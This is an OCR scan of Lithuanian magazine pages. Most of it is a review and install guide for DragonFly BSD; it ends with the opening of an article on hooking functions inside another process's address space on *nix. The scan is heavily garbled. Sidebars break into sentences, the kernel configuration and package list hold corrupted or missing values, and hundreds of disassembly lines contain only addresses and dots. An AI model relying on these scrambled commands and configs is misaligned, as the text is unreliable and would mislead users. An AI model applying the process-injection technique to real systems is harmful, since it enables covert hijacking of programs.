infrastruktūra, kuri be to, kad į bylą valdymo procesą pridės lankstumo (pavyzdžiui, leis keliems procesams vienu metu skaityti ir rašyti vieną ir tą pačią bylą), taip pat leis išlošti ir našumo.

*DragonFly* sistemai planuojama sukurti naują paketų valdymo sistemą, su kuria OS atnaujinimas taps paprastu ir maloniu užsiėmimu. Specialiai paketinio valdymo sistemos realizacijai buvo sukurtas naujas bylų tipas — variantinė simbolinė nuoroda, kuri priklausomai nuo tam tikros sąlygos rodo į skirtingas bylas.

Dinaminiam įrenginių bylų (*/dev*) sukūrimui nuspręsta naudoti *devd* demoną, o ne apkrauti branduolį papildomu kodu, kaip kad tai padaryta *FreeBSD* OS. Ir galų gale, pasak Meto, kad *DragonFly-1.5* pasirodys iš *OpenSolaris* perkelta failų sistema ZFS. Nepaisant menamos naujosios OS orientacijos į serverius, Metas nepraleidžia progos pareikšti, kad jo OS yra daugiatikslė, t.y. funkcionalumo atžvilgiu nebus nuskriausti nei didelių klasterių savininkai, nei naminių AK vartotojai.

**[Gaudom laumžirgi]** Teorija lieka teorija, tačiau laikas būtų pagalvoti ir apie praktiką. Šiame skyrelyje bus pasakojama apie „Laumžirgio“ įdiegimą ir naudojimą.

Iš pradžių mums reikia gauti pačios OS distributyvą. Čia mes ir susiduriame su pirmąja problema. Esmė tame, kad šiuo metu praktiškai neįmanoma kur nors nusipirkti diską su *DragonFly*. Lieka vienintelis būdas — iš kurio nors projekto veidrodžių parsisiųsti sistemos *iso* atvaizdą. Tam apsiginkluojame *wget*’u arba kokia kita atitinkama programa ir parsisiunčiame šią bylą: [http://chlamydia.fs.ei.tum.de/pub/DragonFly/iso-images/dfly-1.4.0\\_REL.iso.gz](http://chlamydia.fs.ei.tum.de/pub/DragonFly/iso-images/dfly-1.4.0_REL.iso.gz) (~80 Mb). (Prie žumalo pridėdamame diske tu galėsi rasti paskutinę *DragonFlyBSD* versiją — *red.past.*). Iš karto rekomenduoju su *fdisk* ar kokia kita tam tinkama programa naujai OS sukurti atskirą partiją. Gavus ir į CD įrašius disko atvaizdą, įdedame jį į įrenginį ir užsikrauname. Standartinis *DragonFly* užkroviklis mus pasitiks sveikindamasis su meniu ir laumžirgio atvaizdu, kuris užėmė *FreeBSD* velniuko vietą. Nuspaudus vieneta, branduolys perims valdymą ir prieš akis pradės mirgėti ryškiai baltos spalvos eilutės (taip *DragonFly* sistemoje

F1=Help F10=Refresh Display

Welcome to the DragonFly BSD Live CD.

DragonFly BSD is an efficient and elegant BSD Unix-derived operating system. For more information, see

<http://www.dragonflybsd.org/>

From this CD, you can boot into DragonFly "live" (without installing it) to evaluate it, to install it manually, or to troubleshoot problems with an existing installation, using either a command prompt or menu-driven utilities.

Also, you can use this automated application to assist you in installing DragonFly BSD on this computer and configuring it once it is installed.

< Install DragonFly BSD > < Configure an Installed System >  
< Live CD Utilities > < Exit to Live CD > < Reboot this Computer >

Install DragonFly BSD on a HDD or HDD partition on this computer

### [Keletas žodžių apie „pkgsrc“]

*Pkgsrc* — tai jungčių sistema (kažkas panašaus į *FreeBSD* naudojamus */usr/ports*), kuri iš pradžių buvo skirta *NetBSD*. Ji išsiskiria savo elegantiškumu ir aukštu perkeliamumu (gali būti naudojama *Linux*, *Solaris*, *FreeBSD* ir kitose OS), todėl būtent dėl šios priežasties ją naudoja *DragonFly*. Neįgiamas *pkgsrc* niuansas — kol kas dar nedidelis „portintų“ programų skaičius (6000 prieš 13000 *FreeBSD* sistemoje).

išskiriami branduolio pranešimai). Pabaigus užkrovimą, mums bus pasiūlyta užsiregistruoti sistemoje *root* vardu (greičiausiai tam, kad būtų galima šį diską panaudoti sistemai atstatyti) arba vietoje vardo įvesti *installer* ir pradėti sistemos įdiegimą. Aš susilaikysiu nepapasakojęs apie įdiegimo procesą, kadangi *DragonFly* vietoje *FreeBSD sysinstall* naudoja universalų įdiegiklį *BSD Installer*, kuris buvo parašytas Google suorganizuotos *open-source* akcijos *Summer of Code* metu. Išskirtinis šio įdiegiklio bruožas — ypatingai paprastas įdiegimo procesas.

Dar vienas įdomus niuansas: priešingai nei *FreeBSD* sistemoje, *DragonFly* diske nėra įdiegimo paketų. Pats diskas — tai bazinė sistema, kuri įdiegimo metu su komanda *cpdup* paprasčiausiai nusikopijuoja į kietąjį diską. Iš pirmo žvilgsnio viskas atrodo teisingai: bazinė sistema įdiegiama be papildomų kūno judesių, o po to ji su *pkgsrc* auginama iki priimtino lygio, juo labiau, kad visi papildomi paketai kartu su X’ais diejami į */usr/pkg/*. Vis dėlto man išlieka paslaptimi, kodėl *DragonFly* kūrėjai mano, jog į šį bazinį programinės įrangos rinkinį be tokių būtinų komponentų, kaip *gcc* kompiliatorius, papildomai turi būti įtraukti *sendmail*, *bind*, *kerberos* ir žaidimų rinkinys.

Pabaigę įdiegimą perkrauname mašiną. Ką gi mes gavome? Į kietąjį diską įdiegę *DragonFly*? Gavome nuo ketvirtosios šakos *FreeBSD* praktiškai nesiskiriančią sistemą su minimaliu baziniu programinės įrangos rinkiniu. *DragonFlyBSD* beveik tiksliai atkartoja *FreeBSD*, todėl nėra prasmės pasakoti apie sistemos lituanizavimą, jos konfigūravimą ir naujų vartotojų pridėjimą. Geriau papasakosiu apie tai, kuo mūsų aptariamas „Laumžirgis“ skiriasi nuo *FreeBSD*.

**Nuotrauka.** *DragonFly* įdiegiklio pasisveikinimas

Pirma — tai jungčių sistema. Vietoje įprastinės */usr/ports* čia naudojama *NetBSD* jungčių sistema, kurią teks gauti savarankiškai iš vieno iš *NetBSD* veidrodžių. Čia tenka susidurti ir su antrąja problema — tinklo susijungimo konfigūravimu (tiek ir paties jungčių medžio gavimui, tiek ir atskirai paimtos jungties įdiegimui). Laimė, gauti priėjimą prie interneto čia galima taip pat, kaip ir *FreeBSD* sistemoje, pakanka žvilgtelėti į atitinkamą straipsnį ar knygą. Taigi, tarkim, internetas pas mus jau yra. Tuomet nedaug ką lieka daryti: parsisiųsti ir įdiegti *pkgsrc*:

```
# fetch -o /tmp/pkgsrc.tar.gz ftp://ftp.NetBSD.org/pub/NetBSD/packages/pkgsrc.tar.gz
# cd /usr
# tar -xzf /tmp/pkgsrc.tar.gz
# chown -R root:wheel pkgsrc
```

Toliau paruoškime dvejetainiams paketams (*/usr/pkg*) skirtą vietą ir įdiekime jų valdymo įrankius:

```
# cd /usr/pkgsrc/bootstrap
# ./bootstrap
```

Su *pkgsrc* reikiama paketą įdiegti taip pat paprasta, kaip ir su *FreeBSD* jungčių sistema. Pakanka pereiti į pagal sritis surūšiuotą medį, išsirinkti reikiamą jungtį ir surinkti išganingąją komandą *bmake install clean*, pavyzdžiui:

```
# cd /usr/pkgsrc
# cd editors/vim
# bmake install clean
```

Taip bus suformuotas ir į */usr/pkg* katalogų struktūrą įdiegtas *vim* paketas (atkreipk dėmesį, kad X’ai bus įdiegti ne į įprastinį



**[ZFS — eilinė failų sistema?]**

ZFS — tai nauja *Sun Microsystems* sukurta šiek tiek kitokios kokybės failų sistema. ZFS sistemoje įgyvendinti tokie gardūs dalykėliai, kaip duomenų ir pačios FS vientisumo kontrolė tikrinant kontrolines sumas, transakcijų žurnalo galimybė, „kopijavimo įrašymo metu“ mechanizmas, loginis disko particijų padalinimas (LVM ir *vinum* principu), pasirinktinai duomenų suspaudimas ir kt. Visa tai ZFS padaro ypatingai patikima (*fsck* čia visiškai nereikalingas), greitai, keičiamo dydžio (*scalable*), tačiau tuo pačiu lengvai administruojama failų sistema (ko nepasakysi apie LVM).

*/usr/X11*, o į */usr/pkg/xorg*). Jungties paieškai gali naudoti skriptą */usr/pkgsrc/pkglocate*. Išsamų visų jungčių aprašymą galima rasti *html* byloje */usr/pkgsrc/README.html*.

Paketų valdymui naudojami praktiškai identiški *FreeBSD* įrankiai: *pkg\_add*, *pkg\_delete*, *pkg\_info*.

Be abejo, kaip ir kitų BSD šeimos atstovų atveju, branduolio ir bazinės sistemos išeities tekstai yra laisvai platinami, iš jų galima išmesti nereikalingus komponentus, pridėti tai, ko reikia, bei perkompiliuoti. Tiems, kas nori imtis savarankiško kompiliavimo, siūlau šį variantą. Pradžiai reikia parsisiųsti archyvą su išeities tekstais (<http://chlamydia.fs.ei.tum.de/pub/DragonFly/snapshots/src/src-Release-1.4.tar.bz2> (~70 Mb)) ir jį išpakuoti į katalogą */usr*. Sukurkime naują branduolio konfigūracinę bylą:

```
# cd /usr/src/sys
# cp i386/conf/GENERIC i386/conf/MY_KERNEL
```

Atidarome konfigūracinę bylą ir paredaguojame ją pagal savo poreikius. Prireikus čia vėl gi galima konsultuotis su *FreeBSD* literatūra. Svarbiausia — nepamiršti aktyvuoti dviejų opcijų: *SC\_PIXEL\_MODE* ir *VESA*. Tai mums leis pasirinkti skirtingus konsolės grafinius režimus, pavyzdžiui,

```
: Archivers
audio: Audio tools
      : Benchmarking tools
biology: Software for the biological sciences
cad: CAD tools
      : Communication programs
      : Communication utilities
      : Document format and character code converters
cross: Cross-platform development utilities
crosspkgtools: Tools for cross-building pkgsrc
databases: Databases
devel: Development utilities
      : Editors
      : Emulators for other operating systems
finance: Monetary, financial and related applications
      : Fonts
      : Games
geography: Software for geographical-related uses
      : Graphics tools and libraries
ham: Wireless communication tools and applications
inputmethod: Input method tools and libraries
lang: Programming languages
mail: Electronic mail utilities
math: Mathematics
mbone: Multi-cast backBone applications
      : Collections of other packages
misc: Miscellaneous utilities
multimedia: Multimedia utilities
net: Networking tools
news: Network news
parallel: Applications dealing with parallelism in computing
pkgtools: Tools for use in the packages collection
print: Desktop publishing
security: Security tools
```

su *pkgsrc* sistema dirbti lengva ir patogiu

**[Mathew Dillon. Kas jis?]**

*Mathew Dillon* gerai žinomas tarp branduolių kūrėjų. Jam priklauso atnaujinta *FreeBSD* virtualios atminties sistema, remiantis jo idėjų pagrindu buvo perrašyta atitinkama *Linux* branduolio dalis. Jis taip pat yra *AmigaOS (DICE)* skirto *C* kompiliatoriaus ir užduočių planuotojo *dcron (Dillon's Cron)* kūrėjas.

1024x768 (tokia galimybė pirmą kartą atsirado būtent *DragonFly* sistemoje ir tik po to buvo perkelta į *FreeBSD*). Toliau kompiliuojam ir įdiegiam branduolį bei perkraunam mašiną:

```
# cd /usr/src
# make buildkernel KERNCONF=MY_KERNEL
# make installkernel KERNCONF=MY_KERNEL
# reboot
```

**[Išsamesnių studijų kursai]** Nemažą vaidmenį naujosios OS populiarinime atlieka jos dokumentavimas. Vis dėlto pritaikę šį teiginį *DragonFlyBSD*, gauname trečiąją problemą. Projekto dalyvių skaičius labai ribotas, nerealizuotų idėjų labai daug, todėl tiesiog nėra kam užsiimti dokumentacija. Pagrindiniu informacijos šaltiniu būtų galima laikyti oficialų *handbook* ([leaf.dragonflybsd.org/~justin/handbook/](http://leaf.dragonflybsd.org/~justin/handbook/)), jeigu tik jis nebūtų greitai padaryta *FreeBSD handbook* variacija, kurioje daug kur galima sutikti tokių įdomių perliukų, kaip *DragonFly 4.4*. Tam tikrų įdomių dalykų (gaila, nedaug) galima rasti *wiki* puslapyje ([wiki.dragonflybsd.org](http://wiki.dragonflybsd.org)). Chronologišką branduolio vystymąsi galima rasti čia: [wiki.dragonflybsd.org/index.php/User:Jgarcia/Status\\_Page\\_Devel](http://wiki.dragonflybsd.org/index.php/User:Jgarcia/Status_Page_Devel).

Ganėtina išsamų *DragonFly* įdiegimo ir naudojimo aprašymą rasi Aleksejaus Fedorčuko straipsnių serijoje ([unix.ginras.ru/bsd/dfbbsd000.html](http://unix.ginras.ru/bsd/dfbbsd000.html)). Kitų informacinių šaltinių man rasti nepavyko, todėl galima tvirtinti, kad bendrai paėmus *DragonFly* skirtos dokumentacijos yra labai mažai.

**[Epilogas]** Kartą vienas iš *DragonFly* diskusijų dalyvių uždavė klausimą: „Kodėl jūs naudojate šią OS?“. Atsakymas buvo: „Mes tikime Metu“. Ką gi, ir mes juo patikėsime, o laikas parodys, kas gausis iš šio didelio ir įdomaus projekto.

```
# ATA and ATAPI devices
device at0 at isa? port 10_M01 irq 14
device at1 at isa? port 10_M02 irq 15
device ata
device atadisk # ATA disk drives
device atapi0 # ATAPI CDROM drives
device atapid # ATAPI floppy drives
device atatapi # ATAPI tape drives
device atapi0 # Emulate ATAPI devices as SCSI
options ATA_STATIC_ID # Static device numbering

# SCSI peripherals
device s0 at isa? port 10_S00
device da # SCSI bus (required)
device da # Direct Access (disk)
device sa # Sequential Access (tape etc)
device cd # CD
device pass # Passthrough device (direct SCSI access)

# atkbd0 controls both the keyboard and the PS/2 mouse
device atkbd0 at isa? port 10_K00
device atkbd0 at atkbd? irq 1 flags 0x1
device ps0 at atkbd? irq 12

device vga0 at isa?

# scbus is the default console driver, resembling an SCSI console
device sc0 at isa? flags 0x100
options SC_HISTOY_3122=1000 # add support for the raster test
options VESA

device agp # support several AGP chipsets

# Floating point support - do not disable
device mpx0 at nexus? port 10_MPX irq 13

# Serial (COM) ports
device sio0 at isa? port 10_COM0 flags 0x10 irq 4
device sio1 at isa? port 10_COM1 irq 3
device sio2 at isa? disable port 10_COM3 irq 5
device sio3 at isa? disable port 10_COM4 irq 9
```

ta pati opcija, kuri įjungia grafinę konsolę

**[Kodėl „FreeBSD-4“?]** Kodėl tuo metu, kai buvo aktyviai dirbama ir ruošiamasi *FreeBSD-5* išleidimui, *DragonFly* komanda vietoje naujos OS pagrindo pasirinko ketvirtosios versijos kodą? Iš tiesų viskas paprasta. Kaip pastebi pats Metas Dilonas, ketvirtosios versijos kodas dar nėra „sugadintas“ skaitlingomis *FreeBSD-5* naujovėmis, todėl jis ypač gerai tinka kaip „kodo bazė“ sumanytų idėjų realizacijai.





birželio 16  
2003

Internetė atsirado  
projekto svetainė ([www.dragonflybsd.org](http://www.dragonflybsd.org)) ir nau-  
josios sistemos išeities  
tekstų repozitoriumas.



gegužės 3  
2004

Vienas po kito pradeda  
atsirasti įvairių DragonFly  
beta versijų iso atvaizdų  
kompaktai.



liepos 27  
2004

Pasirodo DragonFly pre-re-  
lease, tiksliau DragonFlyBSD  
1.0RC1. Jame jau yra BSD  
Installer įdiegiklis, kuris api-  
formintas kaip universalus bet  
kokios BSD sistemos įdiegiklis.



liepos 11  
2004

RC stadija buvo labai trumpa:  
praėjus porai savaitių po  
1.0RC1 išleidimo, pranešta  
apie pilnavertės sistemos  
išleidimą — DragonFlyBSD  
1.0-RELEASE.



rugsėjo 18  
2004

Pirmoji laida egzistavo  
neilgai: buvo surasta krūva  
klaidų, kurias paskubėta  
ištaisyti išleidžiant naująją  
1.0A laidą.



gegužės 9  
2005

Pasaulis išvydo naująją sistemos  
laidą — DragonFly-1.2.0. Tuo  
pačiu pasikeitė sistemos kūrimo  
schema. Dabar ji turi stabilią  
sistemą (lyginiai skaičiai antroje  
pozicijoje) ir kuriamą šaką su  
nelygine numeracija.



sausio 7  
2006

Pasirodė paskutinė sis-  
temos laida — Dragon-  
Fly-1.4.x. DragonFly dau-  
giau nepripažįsta FreeBSD  
jungčių.



FERRUM

SOFTWARE

IMPLANT

HACK

SCENA

UNIXOID


CODING

UNITS

048

Sisteminis špionažas „\*nix“ sistemoje  
Antroji dalis  
„\*nix“ skirtas švirkštas arba funkcijos ant adatos





ĮSISKVERBTI Į SVETIMO PROCESO  
ADRESŲ ERDVĘ — PAPRASČIAU  
NEI PAPRASTA! PIRMOJOJE STRAI-  
PNIO DALYJE MES PAMATĖME,  
KAIP SUKONSTRUOTI UNIVERSALŲ  
ŠVIRKŠTĄ. DABAR TELIEKĄ  
SUMAIŠYTI TĄ MAGIŠKĄ TIRPALĄ,  
KURIS BUS SULEISTAS Į MAŠININIO  
KODO LAŠTELIŲ VIDŲ. PRIEŠ MŪSŲ  
VAKCINĄ TUOJAU PAT STOS BA-  
TALIONAS IMUNINIŲ KŪNELIŲ,  
PASIRUOŠUSIŲ AKIMIRKŠNIU JĄ  
SUNAİKINTI (IR SUNAIKINTŲ!),  
TAČIAU AŠ ŽINAU VIENĄ GUDRŲ  
RECEPTĄ...



## [Ivadas]

Klasikinis *shell* kodo įdiegimo algoritmas atrodo taip: išsaugojame keletą perimamos funkcijos baitų ir įterpiame *jump* į savo *thunk*, kuris padaro tai, ko mums reikia, įvykdo išsaugotus baitus ir perduoda valdymą originaliai funkcijai, kuri gali būti iškviesta tiek su *jump*, tiek ir su *call* (išsamiau šis klausimas buvo aptartas „Hakeryje“ spausdintame straipsnyje „Apsauginių mechanizmų kapituliacija“).

Sudėtingiausia — išsirinkti *thunk*’o įkurdinimo vietą. Tai turi būti visiems procesams prieinama atmintis, o tokios atminties savo žinioje mes neturime! Mes žinome, kad „bandomoji“ biblioteka pretenduoja į kiekvieno proceso adresų erdvę, tačiau ši erdvė jau užimta! Sukrapštyti porą dešimčių išlyginimui skirtų baitų visai realu, tačiau mums to ir trūksta! Tenka gudrauti.

Visų pirma, perėmėjo kodą mes galime išsaugoti kokiaje nors „nereikalingoje“ funkcijoje, pavyzdžiui, *gets*, o į visų perimamų funkcijų pradžią įterpti... ne, ne *jump* (šiuo atveju perėmėjas nesugebės nustatyti, iš kur gautas iškvietaimas), o *call gets*! *Gets* viduje perėmėjas iš steko išgauna grįžimo adresą, sumažina jo ilgį komandos *call* ilgiu (32 bitų režime tai yra 5 baitai) ir gauna ieškomą rodyklę į funkciją.

hook'o sukūrimas į funkciją  
*write*, kurios pradžioje įdiegta  
perėjimo į *gets* komanda

```

00401000  call 00401000
00401001  .....
00401002  .....
00401003  .....
00401004  .....
00401005  .....
00401006  .....
00401007  .....
00401008  .....
00401009  .....
0040100A  .....
0040100B  .....
0040100C  .....
0040100D  .....
0040100E  .....
0040100F  .....
00401010  .....
00401011  .....
00401012  .....
00401013  .....
00401014  .....
00401015  .....
00401016  .....
00401017  .....
00401018  .....
00401019  .....
0040101A  .....
0040101B  .....
0040101C  .....
0040101D  .....
0040101E  .....
0040101F  .....
00401020  .....
00401021  .....
00401022  .....
00401023  .....
00401024  .....
00401025  .....
00401026  .....
00401027  .....
00401028  .....
00401029  .....
0040102A  .....
0040102B  .....
0040102C  .....
0040102D  .....
0040102E  .....
0040102F  .....
00401030  .....
00401031  .....
00401032  .....
00401033  .....
00401034  .....
00401035  .....
00401036  .....
00401037  .....
00401038  .....
00401039  .....
0040103A  .....
0040103B  .....
0040103C  .....
0040103D  .....
0040103E  .....
0040103F  .....
00401040  .....
00401041  .....
00401042  .....
00401043  .....
00401044  .....
00401045  .....
00401046  .....
00401047  .....
00401048  .....
00401049  .....
0040104A  .....
0040104B  .....
0040104C  .....
0040104D  .....
0040104E  .....
0040104F  .....
00401050  .....
00401051  .....
00401052  .....
00401053  .....
00401054  .....
00401055  .....
00401056  .....
00401057  .....
00401058  .....
00401059  .....
0040105A  .....
0040105B  .....
0040105C  .....
0040105D  .....
0040105E  .....
0040105F  .....
00401060  .....
00401061  .....
00401062  .....
00401063  .....
00401064  .....
00401065  .....
00401066  .....
00401067  .....
00401068  .....
00401069  .....
0040106A  .....
0040106B  .....
0040106C  .....
0040106D  .....
0040106E  .....
0040106F  .....
00401070  .....
00401071  .....
00401072  .....
00401073  .....
00401074  .....
00401075  .....
00401076  .....
00401077  .....
00401078  .....
00401079  .....
0040107A  .....
0040107B  .....
0040107C  .....
0040107D  .....
0040107E  .....
0040107F  .....
00401080  .....
00401081  .....
00401082  .....
00401083  .....
00401084  .....
00401085  .....
00401086  .....
00401087  .....
00401088  .....
00401089  .....
0040108A  .....
0040108B  .....
0040108C  .....
0040108D  .....
0040108E  .....
0040108F  .....
00401090  .....
00401091  .....
00401092  .....
00401093  .....
00401094  .....
00401095  .....
00401096  .....
00401097  .....
00401098  .....
00401099  .....
0040109A  .....
0040109B  .....
0040109C  .....
0040109D  .....
0040109E  .....
0040109F  .....
004010A0  .....
004010A1  .....
004010A2  .....
004010A3  .....
004010A4  .....
004010A5  .....
004010A6  .....
004010A7  .....
004010A8  .....
004010A9  .....
004010AA  .....
004010AB  .....
004010AC  .....
004010AD  .....
004010AE  .....
004010AF  .....
004010B0  .....
004010B1  .....
004010B2  .....
004010B3  .....
004010B4  .....
004010B5  .....
004010B6  .....
004010B7  .....
004010B8  .....
004010B9  .....
004010BA  .....
004010BB  .....
004010BC  .....
004010BD  .....
004010BE  .....
004010BF  .....
004010C0  .....
004010C1  .....
004010C2  .....
004010C3  .....
004010C4  .....
004010C5  .....
004010C6  .....
004010C7  .....
004010C8  .....
004010C9  .....
004010CA  .....
004010CB  .....
004010CC  .....
004010CD  .....
004010CE  .....
004010CF  .....
004010D0  .....
004010D1  .....
004010D2  .....
004010D3  .....
004010D4  .....
004010D5  .....
004010D6  .....
004010D7  .....
004010D8  .....
004010D9  .....
004010DA  .....
004010DB  .....
004010DC  .....
004010DD  .....
004010DE  .....
004010DF  .....
004010E0  .....
004010E1  .....
004010E2  .....
004010E3  .....
004010E4  .....
004010E5  .....
004010E6  .....
004010E7  .....
004010E8  .....
004010E9  .....
004010EA  .....
004010EB  .....
004010EC  .....
004010ED  .....
004010EE  .....
004010EF  .....
004010F0  .....
004010F1  .....
004010F2  .....
004010F3  .....
004010F4  .....
004010F5  .....
004010F6  .....
004010F7  .....
004010F8  .....
004010F9  .....
004010FA  .....
004010FB  .....
004010FC  .....
004010FD  .....
004010FE  .....
004010FF  .....
00401100  .....
00401101  .....
00401102  .....
00401103  .....
00401104  .....
00401105  .....
00401106  .....
00401107  .....
00401108  .....
00401109  .....
0040110A  .....
0040110B  .....
0040110C  .....
0040110D  .....
0040110E  .....
0040110F  .....
00401110  .....
00401111  .....
00401112  .....
00401113  .....
00401114  .....
00401115  .....
00401116  .....
00401117  .....
00401118  .....
00401119  .....
0040111A  .....
0040111B  .....
0040111C  .....
0040111D  .....
0040111E  .....
0040111F  .....
00401120  .....
00401121  .....
00401122  .....
00401123  .....
00401124  .....
00401125  .....
00401126  .....
00401127  .....
00401128  .....
00401129  .....
0040112A  .....
0040112B  .....
0040112C  .....
0040112D  .....
0040112E  .....
0040112F  .....
00401130  .....
00401131  .....
00401132  .....
00401133  .....
00401134  .....
00401135  .....
00401136  .....
00401137  .....
00401138  .....
00401139  .....
0040113A  .....
0040113B  .....
0040113C  .....
0040113D  .....
0040113E  .....
0040113F  .....
00401140  .....
00401141  .....
00401142  .....
00401143  .....
00401144  .....
00401145  .....
00401146  .....
00401147  .....
00401148  .....
00401149  .....
0040114A  .....
0040114B  .....
0040114C  .....
0040114D  .....
0040114E  .....
0040114F  .....
00401150  .....
00401151  .....
00401152  .....
00401153  .....
00401154  .....
00401155  .....
00401156  .....
00401157  .....
00401158  .....
00401159  .....
0040115A  .....
0040115B  .....
0040115C  .....
0040115D  .....
0040115E  .....
0040115F  .....
00401160  .....
00401161  .....
00401162  .....
00401163  .....
00401164  .....
00401165  .....
00401166  .....
00401167  .....
00401168  .....
00401169  .....
0040116A  .....
0040116B  .....
0040116C  .....
0040116D  .....
0040116E  .....
0040116F  .....
00401170  .....
00401171  .....
00401172  .....
00401173  .....
00401174  .....
00401175  .....
00401176  .....
00401177  .....
00401178  .....
00401179  .....
0040117A  .....
0040117B  .....
0040117C  .....
0040117D  .....
0040117E  .....
0040117F  .....
00401180  .....
00401181  .....
00401182  .....
00401183  .....
00401184  .....
00401185  .....
00401186  .....
00401187  .....
00401188  .....
00401189  .....
0040118A  .....
0040118B  .....
0040118C  .....
0040118D  .....
0040118E  .....
0040118F  .....
00401190  .....
00401191  .....
00401192  .....
00401193  .....
00401194  .....
00401195  .....
00401196  .....
00401197  .....
00401198  .....
00401199  .....
0040119A  .....
0040119B  .....
0040119C  .....
0040119D  .....
0040119E  .....
0040119F  .....
004011A0  .....
004011A1  .....
004011A2  .....
004011A3  .....
004011A4  .....
004011A5  .....
004011A6  .....
004011A7  .....
004011A8  .....
004011A9  .....
004011AA  .....
004011AB  .....
004011AC  .....
004011AD  .....
004011AE  .....
004011AF  .....
004011B0  .....
004011B1  .....
004011B2  .....
004011B3  .....
004011B4  .....
004011B5  .....
004011B6  .....
004011B7  .....
004011B8  .....
004011B9  .....
004011BA  .....
004011BB  .....
004011BC  .....
004011BD  .....
004011BE  .....
004011BF  .....
004011C0  .....
004011C1  .....
004011C2  .....
004011C3  .....
004011C4  .....
004011C5  .....
004011C6  .....
004011C7  .....
004011C8  .....
004011C9  .....
004011CA  .....
004011CB  .....
004011CC  .....
004011CD  .....
004011CE  .....
004011CF  .....
004011D0  .....
004011D1  .....
004011D2  .....
004011D3  .....
004011D4  .....
004011D5  .....
004011D6  .....
004011D7  .....
004011D8  .....
004011D9  .....
004011DA  .....
004011DB  .....
004011DC  .....
004011DD  .....
004011DE  .....
004011DF  .....
004011E0  .....
004011E1  .....
004011E2  .....
004011E3  .....
004011E4  .....
004011E5  .....
004011E6  .....
004011E7  .....
004011E8  .....
004011E9  .....
004011EA  .....
004011EB  .....
004011EC  .....
004011ED  .....
004011EE  .....
004011EF  .....
004011F0  .....
004011F1  .....
004011F2  .....
004011F3  .....
004011F4  .....
004011F5  .....
004011F6  .....
004011F7  .....
004011F8  .....
004011F9  .....
004011FA  .....
004011FB  .....
004011FC  .....
004011FD  .....
004011FE  .....
004011FF  .....
00401200  .....
00401201  .....
00401202  .....
00401203  .....
00401204  .....
00401205  .....
00401206  .....
00401207  .....
00401208  .....
00401209  .....
0040120A  .....
0040120B  .....
0040120C  .....
0040120D  .....
0040120E  .....
0040120F  .....
00401210  .....
00401211  .....
00401212  .....
00401213  .....
00401214  .....
00401215  .....
00401216  .....
00401217  .....
00401218  .....
00401219  .....
0040121A  .....
0040121B  .....
0040121C  .....
0040121D  .....
0040121E  .....
0040121F  .....
00401220  .....
00401221  .....
00401222  .....
00401223  .....
00401224  .....
00401225  .....
00401226  .....
00401227  .....
00401228  .....
00401229  .....
0040122A  .....
0040122B  .....
0040122C  .....
0040122D  .....
0040122E  .....
0040122F  .....
00401230  .....
00401231  .....
00401232  .....
00401233  .....
00401234  .....
00401235  .....
00401236  .....
00401237  .....
00401238  .....
00401239  .....
0040123A  .....
0040123B  .....
0040123C  .....
0040123D  .....
0040123E  .....
0040123F  .....
00401240  .....
00401241  .....
00401242  .....
00401243  .....
00401244  .....
00401245  .....
00401246  .....
00401247  .....
00401248  .....
00401249  .....
0040124A  .....
0040124B  .....
0040124C  .....
0040124D  .....
0040124E  .....
0040124F  .....
00401250  .....
00401251  .....
00401252  .....
00401253  .....
00401254  .....
00401255  .....
00401256  .....
00401257  .....
00401258  .....
00401259  .....
0040125A  .....
0040125B  .....
0040125C  .....
0040125D  .....
0040125E  .....
0040125F  .....
00401260  .....
00401261  .....
00401262  .....
00401263  .....
00401264  .....
00401265  .....
00401266  .....
00401267  .....
00401268  .....
00401269  .....
0040126A  .....
0040126B  .....
0040126C  .....
0040126D  .....
0040126E  .....
0040126F  .....
00401270  .....
00401271  .....
00401272  .....
00401273  .....
00401274  .....
00401275  .....
00401276  .....
00401277  .....
00401278  .....
00401279  .....
0040127A  .....
0040127B  .....
0040127C  .....
0040127D  .....
0040127E  .....
0040127F  .....
00401280  .....
00401281  .....
00401282  .....
00401283  .....
00401284  .....
00401285  .....
00401286  .....
00401287  .....
00401288  .....
00401289  .....
0040128A  .....
0040128B  .....
0040128C  .....
0040128D  .....
0040128E  .....
0040128F  .....
00401290  .....
00401291  .....
00401292  .....
00401293  .....
00401294  .....
00401295  .....
00401296  .....
00401297  .....
00401298  .....
00401299  .....
0040129A  .....
0040129B  .....
0040129C  .....
0040129D  .....
0040129E  .....
0040129F  .....
004012A0  .....
004012A1  .....
004012A2  .....
004012A3  .....
004012A4  .....
004012A5  .....
004012A6  .....
004012A7  .....
004012A8  .....
004012A9  .....
004012AA  .....
004012AB  .....
004012AC  .....
004012AD  .....
004012AE  .....
004012AF  .....
004012B0  .....
004012B1  .....
004012B2  .....
004012B3  .....
004012B4  .....
004012B5  .....
004012B6  .....
004012B7  .....
004012B8  .....
004012B9  .....
004012BA  .....
004012BB  .....
004012BC  .....
004012BD  .....
004012BE  .....
004012BF  .....
004012C0  .....
004012C1  .....
004012C2  .....
004012C3  .....
004012C4  .....
004012C5  .....
004012C6  .....
004012C7  .....
004012C8  .....
004012C9  .....
004012CA  .....
004012CB  .....
004012CC  .....
004012CD  .....
004012CE  .....
004012CF  .....
004012D0  .....
004012D1  .....
004012D2  .....
004012D3  .....
004012D4  .....
004012D5  .....
004012D6  .....
004012D7  .....
004012D8  .....
004012D9  .....
004012DA  .....
004012DB  .....
004012DC  .....
004012DD  .....
004012DE  .....
004012DF  .....
004012E0  .....
004012E1  .....
004012E2  .....
004012E3  .....
004012E4  .....
004012E5  .....
004012E6  .....
004012E7  .....
004012E8  .....
004012E9  .....
004012EA  .....
004012EB  .....
004012EC  .....
004012ED  .....
004012EE  .....
004012EF  .....
004012F0  .....
004012F1  .....
004012F2  .....
004012F3  .....
004012F4  .....
004012F5  .....
004012F6  .....
004012F7  .....
004012F8  .....
004012F9  .....
004012FA  .....
004012FB  .....
004012FC  .....
004012FD  .....
004012FE  .....
004012FF  .....
00401300  .....
00401301  .....
00401302  .....
00401303  .....
00401304  .....
00401305  .....
00401306  .....
00401307  .....
00401308  .....
00401309  .....
0040130A  .....
0040130B  .....
0040130C  .....
0040130D  .....
0040130E  .....
0040130F  .....
00401310  .....
00401311  .....
00401312  .....
00401313  .....
00401314  .....
00401315  .....
00401316  .....
00401317  .....
00401318  .....
00401319  .....
0040131A  .....
0040131B  .....
0040131C  .....
0040131D  .....
0040131E  .....
0040131F  .....
00401320  .....
00401321  .....
00401322  .....
00401323  .....
00401324  .....
00401325  .....
00401326  .....
00401327  .....
00401328  .....
00401329  .....
0040132A  .....
0040132B  .....
0040132C  .....
0040132D  .....
0040132E  .....
0040132F  .....
00401330  .....
00401331  .....
00401332  .....
00401333  .....
00401334  .....
00401335  .....
